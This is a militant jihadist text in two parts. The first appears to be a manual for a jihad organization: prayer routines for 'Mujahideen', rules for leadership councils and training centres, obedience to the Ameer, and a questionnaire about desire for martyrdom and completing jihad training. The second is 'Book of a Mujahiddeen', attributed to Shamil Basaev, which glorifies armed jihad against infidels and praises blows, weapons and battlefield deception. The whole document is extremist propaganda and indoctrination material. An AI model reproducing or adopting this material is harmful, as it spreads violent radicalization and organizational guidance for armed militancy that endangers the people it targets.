Therefore the Mujahideen's hearts and lips ought to be occupied with the Zikr at all times and they ought to, perform the Nawafil (Voluntary) *{& Sunnah}* prayers regularly.

Remember! That with the Nawafil one obtains the proximity and nearness of Allah ﷻ and with the Zikr, Allah ﷻ is with you. When someone is engaged in the Zikr, then Allah's blessing is with him and Allah ﷻ mentions him to the Angels. The Angels surround those gatherings, where Zikr is practiced.

In the Revered Hadith "the gatherings of the Zikr are declared as the garden of Jannat and those gatherings where Allah's Zikr is not practiced are termed as the gathering where few people get together and eat the corpses", such gatherings will be the cause of regrets on the day of judgment.

All the acts of worship and devotion, physical or financial are directed towards the eventual purpose of the remembrance of Allah ﷻ, the Zikr. Thus the Mujahideen ought to engage in the on every occasion, whether he is walking or sitting, awake or close to sleep, travelling or stationary. They should also attend the great pious people's gathering of the Zikr. And spend their available time in the company of such pious people of the Zikr.

Allah ﷻ has commanded even his beloved Nabi Muhammad Mustafa ﷺ

وَاصْبِرْ نَفْسَكَ مَعَ الَّذِيْنَ يَدْعُوْنَ رَبَّهُمْ بِالْغَدَاةِ وَالْعَشِيِّ يُرِيْدُوْنَ وَجْهَهٗ

(TRANSLATION) AND KEEP YOURSELF CONFINED TO THOSE WHO PRAY TO THEIR RABB (THE CHERISHER, THE PROVIDER OF EACH AND EVERYNEED OF HIS CREATION) IN THE MORNING AND IN THE EVENING, (ONLY) TO PLEASE HIM.
SURAH Al-KAHAF: 18 VERSE: 28

The Zikr means the remembrance of Allah ﷻ and the external and inner contemplation of Allah ﷻ. This can be achieved either by reciting the word "Allah ﷻ", or by the Istighfar or by engaging in Hamdu Thana (??), the recitation of the Holy Quran *(/understanding the meaning of the Quran)*, or by engaging in Teaching or Learning of the Deen.

In addition to the Zikr, the Mujahideen ought to engage in the Nawafil prayers along with their daily Faradh and Sunnah prayers. The past bears witness that as the Mujahideen have engaged in the act of worship and devotion to Allah ﷻ in every occasion, be it on the prayer mat or horseback, then Allah ﷻ has provided them with success.

It is known that Sultan Altamish has never abandoned the Tahajjud Prayers nor the Sunnat Prayers of Asr Salaah. The History has also preserved the mention of Sultan Orangzaib Aalamgir's prolonged Nafil prayers in the silence of the night. Although they were shouldering the enormous responsibility of running and administering great Islamic Domains and carrying out the life-long duty of the Jihad against the enemies and overcoming the dangerous conspiracies against them, yet they performed the Tahajjud prayers every night without fail with total humility and devotion and during the day they performed the extra prayers of the Ashraq and the Chaast. They also learned by-heart the Holy Quran and wrote valuable and voluminous books on the Deen. One is astonished to read the life of Sultan Salaahuddeen Ayyubi that how this Sultan has maintained such a diverse task of running a huge empire, recapturing the Bait Muqaddus (Jerusalem) from the kafir's and yet spending his time in lengthy Nawafil prayers and the Zikr.

These were the same mortals like us. But what differentiate between us and them is, that they have made the firm decision not to waste their temporal lives, which has been granted to them by Allah ﷻ for once only and within this life they have to fulfill their worldly duties and also make preparation for the difficult passages to the hereafter. Therefore they did not waste their life in pursuit of elaborate cuisines or luxurious home refurbishments. They slept, but only long enough to refresh their energy for the forthcoming tasks. Thus few hours of sleep was sufficient for them. They would consume food but only enough to maintain their lives. They did not live for the sake of elaborate dishes. They would perform the necessary domestic tasks, but they would not spend months and weeks in the preparation of their offspring's weddings. These fortunate people devoted their lives to the collective duties, instead of self-interests, thus their hours were blessed by Allah ﷻ and they increased their devotion and subjugation to Allah ﷻ for these blessings.

It was their incontrovertible belief that nothing could be accomplished, but by Allah's ﷻ grace and assistance alone, therefore their foremost duty was to please their Creator, by engaging in the Nawafil prayers, the Zikr and the Du'aas and the Istikharah. After performing these virtuous deeds, any task they commenced, Allah ﷻ bestowed upon them His blessings.

In contrast to the exemplary deeds of these true devotees of Allah ﷻ, a considerable number of people are nowadays engaged in the task of the Deen, without attending the Daily Prayers in the Masjid and are busy on the telephone at the

expense of the Nawafil prayers and divert all their attention to meetings and discussions, abandoning the Du'aas, such attitude and behavior will not bring Allah's blessing and grace upon their religious activities and sometimes their effort will not bear any fruit. This abandonment of even the compulsory obligations of Islam for the sake of other non-compulsory duties is penetrating every level of the organization and individual.

It is worth remembering! That there does not exist any religious duty that would demand the abandonment of the **COMPULSORY** Daily Prayers and those activities, for whose sake the compulsory religious duties are ignored or postponed would not receive Allah's ﷻ grace and blessing would not be beneficial to the Movement.

Therefore the Mujahideen ought to get up well before dawn and ought to be busy in beseeching Allah ﷻ for his grace blessing and mercy, with tearful eyes and weeping hearts. Similarly they ought to perform, along with the Daily Prayers, all the Sunnat ul Mua'kkedah and Non-Mua'kkedah prayers. They should also recite the Holy Quran and to perform the Zikr on regular basis.

We present here a chart of a Mujahid's basic devotional duties and requirements:

Commitment to the performance of the Tahajjud, the Ishraaq, the Awwabeen prayers and the commitment to all the Revered Sunnats and the Nawafil prayers with compulsory Daily Prayers.

Daily recital of one complete chapter of the Holy Quran, failing that, then at least half the chapter of the Holy Quran. And those who have learned the Holy Quran by heart ought to recite more than one chapter of the Holy Quran.

The recital of the Surah Yaaseen after the Fajr Prayer and the recital of the Surah Al Mulk and the Surah Al Waqe'ah after the Maghrib prayer and the recital of the Surah Al Kahaf on the Yaumul Jummah (Day of Jummah, Friday) before noon.

Note: The recital of the Surah Al Kahaf on the Yaumul Jummah protects from many evil seditions, mischief and perfidies, specially the perfidy and the sedition of the Dajjal. As nowadays the environment is full of such evil seditions and mischief, it is doubly important to recite
Surah Al Kahaf.

The daily recital without fail, of the First and the Third Kalimah the Darood Shareef and the Istighfar, one whole rosary for each of the above.

Praying two Rak'aat Salaat ul Tawbah and after the prayers beseeching Allah ﷻ for His forgiveness and pardon with total abjectness and sincerity.
Those Muslims are fortunate, whose ledger of deeds is full of Istighfar. Through repentance not only are our sinful acts forgiven, but also the elevation of status is granted to us Allah ﷻ. Suffering and hardship are removed and the most important of all, Allah's special blessing descends upon us. A lot of our problems are solved and our income increases.

Commitment to the recital of all the Masnoon Dua's after every Salaat and at the beginning and at the end of every deed

Before entering into the realm of sleep, while in bed, close the eyes and recount and reflect upon all the deeds that have been performed during the day. For example, getting up very early morning and praying the Tahajjud Salaat or if (Allah ﷻ protect us) Tahajjud Salaat is missed, then attending the Fajr Prayer in the Masjid, or missing the Jama'at and performing alone at home and so on and so forth. Thus within a short time, the whole of your daily activities will be in front of you. Consequently whatever shortcomings emerge from this this reflection, one ought to repent immediately and promise not to repeat these shortcomings in the future. And if through this reflection whatever the virtuous deeds emerge, then one ought to praise Allah ﷻ for bestowing the strength and opportunity for these virtues. The reward for this exercise is that every occurrence of the shortcoming and digression during the day are protected, because by praising Allah ﷻ, one is acknowledging that these virtuous deeds are not of his own making, but it is due to Allah's blessing alone, that he was able to perform these virtuous deeds and when such realization becomes permanent, then many a long standing and permanent sins will not be committed again, because repeated repentance of a particular sin results in the rejection of such a sinful act

by the Nafs. The other benefits of this practice include the protection from all the satanic sedations of self-importance and the preparation for the forthcoming accountability on the Day of Judgment.

No hadith source provided for the following azkars

In order to be steadfast in the Jihad and to be protected from sins, the Mujahideen ought to recite the following the Du'aa one hundred times:

يَا حَيُّ يَا قَيُّوْمُ بِرَحْمَتِكَ اَسْتَغِيْثُ لَآإِلٰهَ إِلَّآ اَنْتَ سُبْحَانَكَ إِنِّى كُنْتُ مِنَ الظَّالِمِيْنَ

For the protection from the enemy and the calamities the Mujahideen ought to recite after Asr Salaat, three hundred and thirteen time the following Du'aa:

اَللّٰهُمَّ اِنَّا نَجْعَلُكَ فِىْ نُحُوْرِهِمْ وَنَعُوْذُبِكَ مِنْ شُرُوْرِهِمْ

And after the Maghrib Salaat, they ought to recite the Surah Al Quraish forty-one times and to recite the following Du'aa three times each:

اَعُوْذُ بِكَلِمَاتِ اللهِ التَّآمَّاتِ مِنْ شَرِّ مَا خَلَقَ

بِسْمِ اللهِ الَّذِىْ لَايَضُرُّ مَعَ إِسْمِهٖ شَيْئٌ فِى الْاَرْضِ وَلَا فِى السَّمَآءِ

اَللّٰهُمَّ إِنِّىْ أَسْئَلُكَ الْعَافِيَةَ فِى الدُّنْيَا وَالْاٰخِرَةِ - أَللّٰهُمَّ إِنِّىْ أَسْئَلُكَ الْعَفْوَ

[redacted]

Before every task it is advisable to perform the Istikharah. Istikharah means, to turn to Allah ﷻ in the manner prescribed by the Revered Sharee'ah for the guidance in important matters. As human's intelligence is defective, his knowledge is limited and his nature is affected by emotions, he is incapable of distinguishing between the good and the bad. It is also to be observed that when a person relies solely upon his intellect and his own abilities then he usually suffers, but when he relies solely upon Allah ﷻ, than he meets success, and he turns to Allah ﷻ for Allah's blessing with Istikharah in his each and every affair.

It is a fact that whoever turns to Allah ﷻ in his affairs by the means of the Istikharah and also consults the holy and pious men, then he never suffers regret in his whole life and each and every affair of is imbued with goodness. And every impending comfort and tranquility, or every hardship or suffering, brings in its wake the message of prosperity and goodness.

Allah's Last Rasool ﷺ has pronounced:

مِنْ سَعَادَةِ الْمَرْءِ إِسْتِخَارَةُ رَبِّهٖ وَرِضَاهُ بِمَا قَضٰى وَمِنْ شِقَاءِ الْمَرْءِ تَرْكُهُ الْإِسْتِخَارَةِ وَعَدَمُ رِضَاهُ بَعْدَ الْقَضَاءِ (البخارى)

(Translation) "Among the good fortune of a person is to ask his RABB's (LORD) Blessings by the Istikharah and is content with his decree and bad fortune of a person is his abandoning of the Istikharah and his discontent after the Decree."

As for the guidance in the dream after performing the Istikharah, although it is probable but not essential.
The basic principle is, that once a person is engaged in the Istikharah, before commencing any task and if this task is beneficial for him, his heart is diverted towards this task and the necessary requisite is created for him, but if this task is harmful to him, then his heart is diverted against this task and the completion of the intended task becomes impossible.

Recital of the Darood Shareef repeatedly, is the ground for great success and goodness, abundance of its recital provides protection from many a calamity. In addition the love and affection of Allah's Last Rasool ﷺ is part and parcel of our Imaan, this love and affection of Allah's Last Rasool ﷺ demands from us, the recitation of the Darood & Salaam in abundance. It is a deed which is always accepted by Allah ﷻ and the person with such a virtuous deed is granted all the success and happiness of both the worlds. Among the blessings are those ten special blessings granted to him whenever he recites the Darood Shareef. The other blessing of reciting the Darood Shareef is, the proximity Allah's Last Rasool ﷺ on the Day of Resurrection.
As it is narrated by Hazrat 'Abdullah bin Mas'ud ؓ that Allah's Last Rasool ﷺ has pronounced: In the Qiyamah such a person will be closest to me who sends the Darood to me in abundance". (Tirmizi)

Our Safaf ul Safiheen and the Mujahideen's custom and practice was the recitation of the Darood Shareef in abundance. Therefore the Mujahideen ought to recite the Darood Shareef in abundance. When Allah ﷻ grants them the graciousness, they should recite one thousand times daily, the following Darood Shareef:

وَ صَلَّى اللّٰهُ على النَّبِيِّ الْأُمِّيِّ

or at least they should recite daily those Forty Darood Shareef which has been compiled by the distinguished Khulafah of the Sheikh-ul Hadeeth Maulana Zakariyah (RahimahulLahu) This compilation available in a small booklet.

(As a Mujahid one should be constantly sending salutations upon our Blessed Prophet ﷺ)

AN ADVICE

The honoured Mujahideen are requested, that for the reformation of their hearts and souls, for the strengthening of their Imaan and for the performance of the regular Zikr of Allah ﷻ and the commitment to the continuous devotional deeds, if they enter into Bai'at (Pledge of allegiance) with a holy, pious, Saint, who follows each and every command of the Revered and the Revered Sunnah and loves the Jihad, then Insha'Allah the matter of spiritual reformation could be fulfilled with ease, providing they have given it careful consideration and their intention of the Bai'at is the reformation of themselves, then they also maintain regular contact with their Sheikh and seek his guidance in their spiritual ailments and follow his instructions.

KIND TO EACH OTHER

Today in the world generally and in the Muslim community specifically, quarrels, discord and disunity is rampant. As a result of which the Unity of the Muslim Ummah is shattered and the Ummah is divided into various nationalities, tribes, regions and ideologies and every new dawn increases this division. Such divisive nationalism and bigotry which has been routed out by Allah's Last Rasool ﷺ and to smash these idols of nationalism and bigotry, the great principle of "All the Mu'mins (Believers) are brothers" was revealed in the Holy Quraan.

And Allah's Last Rasool ﷺ has condemned the slogans of nationalism as "the stinking and the corpse", has today reared its ugly head once again among the Muslims. Muslim's are physically, mentally, perceptively and ideologically divided in the name of regions and languages. In this century the slogan of nationalism has become the most powerful slogan once again. Similarly those propositions which have been clarified and settled fourteen centuries ago by Allah's Last Rasool ﷺ, then by the honored Sahabahs ؓ and then by the Mujtahids of the Ummah (RahimahulLahu 'Alaihim) are once again brought to the surface in the guise of new research, which has divided the Muslims into various groups, and caused enmity between each group. Beside these two types of divisions, one more kind of discord that exists internally at every level of the Muslim society and group, is pure selfishness and egoism, which has made the organizations hollow and has destroyed many great institutions. Many an active Institution were sacrificed at the altar of selfishness and egoism. Every organization is internally divided into factions. This sort of factionalism can be expected in the worldly and political organizations, but those organizations and institutions which are founded purely, to please Allah ﷻ and whose aims and objectives are worthy and blessed, such factionalism seems very odd indeed. It is the cause for anguish, that the greatest target of this factionalism are the religious organizations and institutions. Some such people for whom their power, position and respect is the most important commodity, are the main cause of this division and disunity, which in turn create mutual mistrust and gradually the whole fabric of Unity vanishes into the thin air and the whole world watch this spectacle gleefully.

Oh! The Mujahideen of Allah's Deen!

BEWARE!

Do not let this sort of discord and disunity come near you!

Because your success depends solely upon the unity, if (Allah ﷻ protect us) you are divided and the deep attachment to each other is broken and you are gripped by factional fever, then your value would diminish in the Court of Allah ﷻ and awe inspiring presence would disappear from the enemy's hearts and you will be defeated and humiliated.

Oh! Sacrificers of lives, for the sake of Imaan! Protect yourself from Satan's tricks! Your lips ought to be totally disengaged from backbiting of others and your hearts ought to be brimming to the edge with love, affection and compassion for each other. As it is necessary for you to be اَشِدَّآءُ عَلَى الْكُفَّارِ "Hard upon the Kafirs", it is also essential for you to be a living proof of رُحَمَآءُ بَيْنَهُمْ, "Kind to each other".

Beware of those people whose main occupation is to sow the seeds of distrust and discord amongst you. Beware of those Satan's in the guise of humans, who want to incite you for open mutiny against your elders.

Remember! The whole Muslim world's attention is focused upon you. Elderly mothers with tear-soaked scarves, and young sisters with their torn clothes, are begging to Allah ﷻ for your success. Great Saints are beseeching Allah ﷻ, on behalf in the darkness of the night while the whole world is asleep.

The Holy Kaabah and the Holy Masjid ul Nabawi is vibrating with du'aas for you. In such a time how could it be permissible to be at each other's throat? It is Haraam for you talk about your rights and your positions! It is not permissible to engage in the enhancement of personal gains!

BELIEVE IT! If even four such people, to lead the Mujahideen are available, who are as united as a body and whose hearts are filled with love and affection for each other, then such an organization could not be defeated by America, or by Israel. On the other hand your numerical strength might be considerable, if your hearts are divided and you are engaged in back biting, then you would not be able to defeat even the weakest enemy.

Today, maintaining of the Unity amongst the Mujahideen, is the most important requisite of the moment, while the enemies of Islam are hell bent, on creating discord and disunity amongst you. In such a perilous situation the Jihad organizations ought to take such effective measures to halt and to root out any breach of disunity amongst the Mujahideen and they are happy and content with each other.

In this direction some important steps are very briefly hinted in the following lines:

1. The members of the Shura of the Jihad organization ought to spend their time in each other's company much as possible. They should base all their decisions upon consultation. They ought not to listen to anything against each other via any activist, except if an activist has a genuine complaint against the fellow member, then they should inform that member immediately of this complaint.

2. Regardless of one's ability and indispensable qualities, one should not give his section any separate position or status outside the control of the organization. Such an able and distinguished person ought not to run his section on his own command and authority, but that section ought to be run by the advice and the directive of the Centre and other members.

3. All members of the consultative and administrative bodies should present the report of activities in the Shura should not take any such steps by their own, which is confined only to their subordinates. Whereas whatever tasks need to be accomplished, ought to be brought to the knowledge of other members and the Ameer.

4. The Ameer and every member must present the income and expenditure account to the Shura, especially when somebody has returned from a journey or a new initiative is launched.

5. No member ought to travel alone, but at least in the company of one other person. Similarly a responsible person should not meet any other responsible person of the government or other institutions, or some wealthy benefactor singularly. He should be accompanied by at least one other member.

6. The members of the Shura should not direct their criticism nor should they reveal any shortcomings of any of the fellow members, in front of the lay members of the organization. The matters relating to the Shura and the administrative body should only be dealt within these bodies.

7. After the decision of the Shura, a member ought not to disclose to the lay members that certain initiatives were launched on his insistence, otherwise those initiatives would not have been adopted by other members of the consultative body.

8. Members of the consultative& administrative bodies, commanders of the Mujahideen as well as other important office bearers ought not to send any messages verbally through a messenger, because it might be probable, that the messenger might have misunderstood the message, or he might deliver the message in a tone which was not intended, or he might inadvertently leave out some words. In all these cases the message's intended purpose and meaning might have been altered, which might cause considerable misunderstandings and misgivings.

9. Copies of the Rules and Regulations of each department ought to be kept by every department, so every department is fully aware of the procedures and Regulations of other departments', this would curtail misunderstandings. For example if the Regulation states that the minimum period of training is forty days in the training centre, then this Regulation ought to be known by every department of the organization. So they would not send someone to the training centre, who could not spend the required period. Similarly no new laws ought to be enforced, unless or until all the related personnel and departments have been informed.

10. The decisions of the Shura ought to be relayed to all the members of the organization and they ought to be informed of the benefits and advantages of these decisions. The only exceptions are certain top secret decisions.

11. Members of the Consultative and the administrative bodies ought not to consult selectively, at the expense of excluding the rest of the members. Nor should they form any alliance of a particular bent within these bodies.

12. They should not enter into' alliance, or merge, with any other organization who has made their proposal of alliance or merger conditional. In the event of any alliance or merger with other organizations. The consultative administrative body should make sure, that the members of any organization whose co-operation is conditional, are not given any important post within the Jihad organization.

13. Members ought to invite each other and ought to exchange Salaam with each other on every occasion. A weekly or monthly invitation to the elders and the subordinates for a meal or snack ought to be regularly organized. And in these gatherings the wretchedness and damage of disunity and discord is to be emphasized.

14. One must avoid derision and disrespectful behavior to fellow members. Even the most unpalatable truth can be communicated with decorum and the most bitter criticism can be directed within the ethical bounds.

15. There ought to be regular transfer of office bearers from one department to another department in order to eliminate dominance and hegemony of a single person within a department, which might lead to factionalism and discord.

16. Every decision must be based upon the Revered Sharee'ah. The abilities and talents of staff ought to be recognized as well. Appointments and promotions ought to be based solely upon ability. No appointment and promotion to be made for the sake of expediency and favors. Such a policy would be a great disfavor to the organization and will eventually lead to the break-up of the organization.

17. Effort should be made to divest the leaders and the members, from any remnant of nationalistic and bigotry tendencies and practical steps ought to be taken to provide the opportunity of a multinational environment in every department.

18. The leaders especially and the members generally ought to keep their distance from such places and acts which might cause defamational accusation against them and might damage their good reputation. They ought not to fall into the trap by presuming, that their innocence would shield them and their sincerity would be rewarded on the Day of Judgment. Allah's Last Rasool ﷺ has commanded us to avoid such places that might cause libelous accusations.

OBEDIENCE TO THE AMEER

Obedience to the Ameer is not only necessary for the Mujahid, but it is also the guarantee of his success.

Disobedience of the Ameer is a pitless black hole of destruction and a defeat for the Mujahid. Once fallen into this black hole of disobedience it would be extremely difficult to get out of it.

A Mujahid may be a commander or a member, he might be occupying a high office or a lower rank, he is blessed by Allah ﷻ and heavenly help is upon him, while he obeys the Ameer. By his obedience to the Ameer, Allah ﷻ bestows upon him, an ascent to those levels which is beyond one's imagination. But as soon as his obedience to the Ameer becomes weak, the downfall of the Mujahid commence instantly, which is not only destructive to himself, but to the whole Ummah and the world at large.

Great emphasis has been laid in the pronouncements of Allah's Last Rasool ﷺ, upon the obedience of the Ameer. Allah's Last Rasool ﷺ has pronounced that "obedience of the Ameer is obedience to me and disobedience of the Ameer is disobedience to me". Allah Last Rasool ﷺ "has declared exoneration from hypocrisy for a person who possess Ikhlas (sincerity) and who wishes well for the Ameer and who is strongly bound to the Jama'at.

Today one of the aims and objectives of the Mujahideen's enormous and unceasing effort is, to establish the system of the Khilafah on Earth, they have to demonstrate their commitment to the Khilafah by their own obedience to the Ameer within their organization.

As the success and failure depends solely upon the obedience of the Ameer, then during the selection of the Ameer, great effort and care ought to be exercised. Only a distinguished, learned, religious, and healthy person ought to be selected as the Ameer. The Ameer ought to be courageous enough to withstand this heavy burden and has not expressed previously any desire and ambition for such a position. And when somebody who fits the above mentioned criteria is selected, then he ought to be obeyed in full, providing his commands do not run contrary to the Revered Sharee'ah.

THE MIRROR OF A MUJAHID

We are presenting a questionnaire in the following passage. Every Mujahid must reflect in the light of these questions, his own personality and determine the extent of his adherence to the true Mujahid's image. If he detects any shortcomings then he ought to correct it.

THE QUESTIONNAIRE

Q 1 – Is my Imaan in accordance with لَآ اِلٰهَ اِلَّا اللهُ مُحَمَّدٌ رَّسُوْلُ اللهِ and upon the Aakhirah and upon the Resurrection and upon all the Revealed Scriptures of Allah ﷻ and upon all the Nabis (Prophets A.S) and upon all the Angels and upon the Taqdeer is complete? And do I believe in them with the depth of my heart and with full conviction?

Q 2 - Is my heart excessively attached to worldly pleasures and luxuries or do I have a longing for the Shahadat (Martyrdom for Allah)?

Q 3 - Is Jihad compulsory? If it is, then what steps have I taken to fulfill this compulsory obligation?

Q 4 – Have I recited the Holy Quran word by word with the correct pronunciation? And have I corrected my Salah (prayer) by reciting it to someone learned?

Q 5 – Have I learnt the fundamentals of Islam and essential commandments of the Deen and the Halaal and the Haraam?

Q 6 – Have I completed the training for Jihad?

Q 7 – Does my life conform to the Revered Sunnah of Allah's Last Rasool ﷺ or are there any shortcomings?

Q 8 – To what extent do I possess the quality of obeying the Ameer?

Q 9 – Am I aware of the problems faced by the Muslim Ummah throughout the world? And what are my responsibilities for solving these problems?

Q 10- What are my intentions and determinations to save Islam and the Muslims?

Every Mujahid ought to ask these questions to himself and then obtain the answers from his heart and in the light of these answers, he ought to construct and develop his perception and his personality.

وَ صَلَّى اللهُ تَعَالٰى عَلٰى خَيْرِ خَلْقِهٖ سَيِّدِنَا مُحَمَّدٍ وَّاٰلِهٖ وَ أَصْحَابِهٖ أَجْمَعِيْنَ

BOOK OF A MUJAHIDDEEN

by Abdallah Shamil Abu Idris
(Shamil Basaev)

IN THE NAME OF ALLAH, MOST COMPASSIONATE,
MOST MERCIFUL PRAISE GOD, THE LORD OF THE WORLDS,
WHO CREATED US MUSLIMS AND WHO BLESSED US WITH JIHAD ON HIS STRAIGHT WAY!

PEACE AND BLESSING BE TO PROPHET MUHAMMAD, TO HIS FAMILY, TO HIS DISCIPLES AND TO ALL OF THOSE WHO FOLLOW THE STRAIGHT WAY UNTIL THE DAY OF JUDGMENT!

And then:

If something from what I wrote does not correspond with the Koran and the Sunnah of the Prophet (peace be upon him), then I renounce it and I ask Allah to forgive me my transgressions due to my ignorance.

And then:

One Mujahid is a Warrior on battlefield
In spite of all Russian stories, And may Allah bless
you
To live and to die free!

In late March of last year I had two weeks of free time, when I got a hold of “Mujahid of the Light: A Manual” by Paulo Coelho and a computer. I wanted to derive benefits for the Mujahiddeen (Resistance Fighters) from this book and I this is why I rewrote most of it, removed some excesses and strengthened all of it with verses (ayats), hadiths and stories from the lives of the disciples.

I wrote it while exclusively hoping for mercy of Allah, for the benefit that the Mujahiddeen will derive from it for themselves and for the Jihad.

AND NO ONE BUT ALLAH HAS THE MIGHT AND THE POWER! GOD IS GREAT! (ALLAHU AKBAR!)

March, 2004

JIHAD

Almighty Allah says: “Fighting is enjoined on you, and is an object of dislike to you; and it may be that you dislike a thing while it is good for you, and it may be that you love a thing while it is evil for you, and Allah knows, while you do not know.” **(The Cow, 216)**

Jihad is spending power and energy in the war on the Way of Allah against the infidels, with the intention to exalt the word of Allah with direct participation or financial support, or with treating the wounded, or with food supplies, or with an idea…

Almighty Allah says in the Holy Koran: “Surely Allah has bought of the believers their persons and their property for this, that they shall have the garden (the Paradise); they fight in Allah's way” **(The Immunity, 111)**

Prophet (peace be upon him) said, “Indeed, fight on the way of Allah, in the morning and in the evening, is better than this world along with everything that it has!” (Bukhari and Muslim)

MUJAHID

It is one who takes active part in Jihad with his property and his soul for Allah, the Lord of the Worlds, and who is capable of comprehending the miracle of life and to fight till the end for what he believes in… A Mujahid ardently desires to receive the reward from Allah for fulfillment of Jihad, which is the most important religious duty of a Muslim.

Allah says: “Go forth light and heavy, and strive hard in Allah's way with your property and your persons; this is better for you, if you know.” **(The Immunity, 41)**

Prophet said: *“A Mujahid (Mujahid) is one who fights against his passions”* **(At-Tirmizi and Ahmad)**

A Mujahid sticks to monotheism and renounces polytheism, He sticks to the Truth and renounces the lies,
He sticks to justice and renounces injustice and oppression, He sticks to honesty and renounces treason,
He sticks to faithfulness and renounces guile,
He obeys his parents and renounces disobedience to them. He maintains relations with his kin and does not sever them,
He maintains good-neighborly relations and does no harm to his neighbors. A Mujahid clings to any good manners and rejects any vileness.

A Mujahid is looking closely into a child’s eyes, for they are the ones that get to see the world without sorrows. When a Mujahid wants to know whether someone beside him is trustworthy, he tries to see it with eyes of a child. He never loses sight of what is being created or centuries to come, and he remembers how firm these bonds are and how powerless the time is before them.

A Mujahid can tell the temporal from the final.

Any Mujahid already had to experience fear before a battle. Any Mujahid already had to be lying and betraying in the past. Any Mujahid already had to be plodding along his own way.

Any Mujahid already had to be racked out of mere trifles.
Any Mujahid already had to be coming to the conclusion that he was not a Mujahid. Any Mujahid already had to give up his spiritual duty.
Any Mujahid already had to be saying "yes" when he wanted to say "no".
Any Mujahid already had to hurt and inflict wounds on those whom he loved.

This is why he has the right to be called a Mujahid, a Mujahid, because he went through all of it and he has not lost hope to become better than what he was before.

A Mujahid knows that enemies exist in order to test his Faith (Iman), his courage, his perseverance, his ability to make decisions, and his patience. The enemies are making him fight for the sake of fulfilling his duty before Almighty Allah.

1. KINDNESS

Almighty Allah says: *"and whatever good you do, Allah surely knows it."* **(The Cow, 215)**

Prophet (peace be upon him) said, *"Indeed, Allah is kind, He likes kindness and for kindness he gives what he does not give for severity or for anything else."* **(Muslim)**

A Mujahid remembers kindness.

Angels help him in a battle; heavenly powers put everything where it belongs thus giving him the opportunity to make the best of himself.

Angel Gabriel (Jabrail) said to the Prophet (peace be upon him): "Muhammad, live for as long as you wish, -- you are mortal anyway; love whomever you wish – you will part with him anyway; do whatever you wish – you will receive your reward for it anyway."

"Lucky him!" his companions are saying. And at times a Mujahid manages to do something way above the human power. And therefore he kneels down and thanks Allah for Mercy and Help that was given to him. But a Mujahid's gratitude goes beyond just the spiritual sphere; he never forgets his friends, for they together were shedding blood on the battlefield. A Mujahid needs not be reminded of help that was given by others; he himself always remembers it and shares rewards with them.

Allah says: *"So, he who has done an atom's weight of good shall see it"* **(The Quaking, 7)**

2. LEARNING

A Mujahid is always learning.

Almighty Allah says in the Koran: *"and say: O my Lord! Increase me in knowledge."* (**Ta Ha, 114)**

A Mujahid is always striving for perfection.

Each blow that he deals to the enemy has centuries of wisdom and thought behind it. Each blow must contain power and swiftness of all Mujahids of the past, who are still continuing to be blessing the

battle to this day. Each motion that he makes honors the motions that the preceding generations were trying to pass to the present ones through the Tradition.

A student says to his teacher: "When I bend the bow, the moment comes when it becomes clear: if I don't let the bowstring go, I will lose the resolve."
The preceptor answers: "So long as you don't stop bringing the moment of the shot closer inside your mind, you will never master the skill of archery. Sometimes a slip can be explained with the archer's excessive zeal and unnecessary ardor."

Prophet (peace be upon him) said, *"A person, who was asked about knowledge but who concealed it, will be bridled with a fiery rein on the Day of Resurrection"* **(At-Tirmizi)**

A Mujahid takes lessons from the disciples (askhabs), who were using their every step and their every move to the detriment of the enemy and to the good of the Muslims.

A vivid example for a Mujahid is the deed of Jafar Ibn Abu Talib in the Battle of Mutah. As soon as a fierce battle started, the leader of the Mujahiddeen (Fighters), Zaid Ibn Harisa died a courageous death facing the enemy. Jafar Ibn Abu Talib jumped off his horse right away, cut the tendons on the horse's legs so that the enemy could not use it, and picked up the Leader's (Amir's) banner in his "winged" hands.

A Mujahid is perfecting the beauty of his strikes.

Every time a Mujahid has to unsheathe his weapon, he puts it to use.

Inscriptions on Chechen daggers say: "Do not unsheathe with no need, do not sheathe without a deed."

With weapons can he make the way, give someone his help or ward off an impending danger – but a weapon is capricious and it does not like to be unsheathed without a reason.

And this is why a Mujahid never resorts to threats. He may attack, he may defend himself, or he may run away – all of these are actually parts of a battle. But bragging about a weapon beforehand means to waste the power, which has nothing to do with battle.

A Mujahid is always careful about motions of his weapon. He doesn't forget for a single moment that his weapon is also watching every move that he makes.

For the weapon is created not to accompany speeches, A Mujahid is always open to learn something new.
The Most High says: *"those of His servants only who are possessed of knowledge fear Allah"*
(The Creator, 28)

3. EXPERIENCE

Prophet (peace be upon him) said, *"A believer will not be stung twice from the same burrow."*
(Bukhari and Muslim)

The experience gained in a battle strengthens the Mujahid's spirit!

A Mujahid counts not only on his own power, but he also uses the energy of his adversary. He engages in a combat armed only with inspiration and art to deal and parry blows, while using the techniques of warfare that

he was learning for a long time. But later on he realizes that inspiration or skill are not enough for victory – experience is necessary as well.

And then he asks Allah to make him understand and to inspire him so that each attack that the adversary makes would teach him a new lesson in the science of defense.
"He is full of prejudice," his companions say. – "He stops fighting and starts praying, and that's exactly what the enemy is waiting for." The Mujahid remains deaf to the sarcastic words, for he knows that any training is wasted without inspiration and experience. The Mujahid does not repeat the mistakes of the past, and he risks his heart only for the sake of what is worth the risk.

The Mujahid knows that you can't consider anybody a fool and that the life will teach anyone: as long as there is enough time required.

The Mujahid knows that some moments tend to repeat. He often encounters difficulties that he had to overcome before, and he ends up in difficult situation, from where he already had to get out with honor, and it makes his spirit embarrassed: it seems to him that everything is repeating and that he makes no headway and has no power to move on.

"I was already going through this," he complains to his heart.

"Yes you were," his heart replies – "But you never went through it completely."

And that's when the Mujahid realizes that Allah is testing him on His Straight Way and sending him the repetition of experience with the only purpose: to teach him what he was unwilling to learn in the first place.

4. STRATAGEM

"War is a stratagem!" Prophet Muhammad (peace be upon him) said.

A Mujahid remembers the words said by Umar Ibn Al-Khattab, which were said to Saad Ibn Abu Waqqas: "I am ordering you and your Mujahids to always be upright because truthfulness is the best weapon against the enemy and the best stratagem in a war."

A Mujahid will never go for guile. Yet he can make the enemy confused and misled. However strong the desire of victory may overwhelm him, still, to achieve the desired goal he does not disdain to play a game, and this is where he becomes a strategist. When he feels that he runs out of power, he makes the enemy think that he is just in no hurry to go anywhere. When he is going to attack the right flank, he brings his troops towards the left flank. When he is about to engage in a battle immediately, he pretends that drowsiness came over him and that he is about to go to sleep. "Look how low his morale fell," his friends are saying. But the Mujahid pays no heed to
their remarks, for even his friends will not have to partake of the stratagems and tricks that he uses in battle.

A Mujahid knows what he wants.

5. STRATEGY

The Most High says*: "Allah will exalt those of you who believe, and those who are given knowledge, in high degrees"* **(She Who Pleaded, 11)**

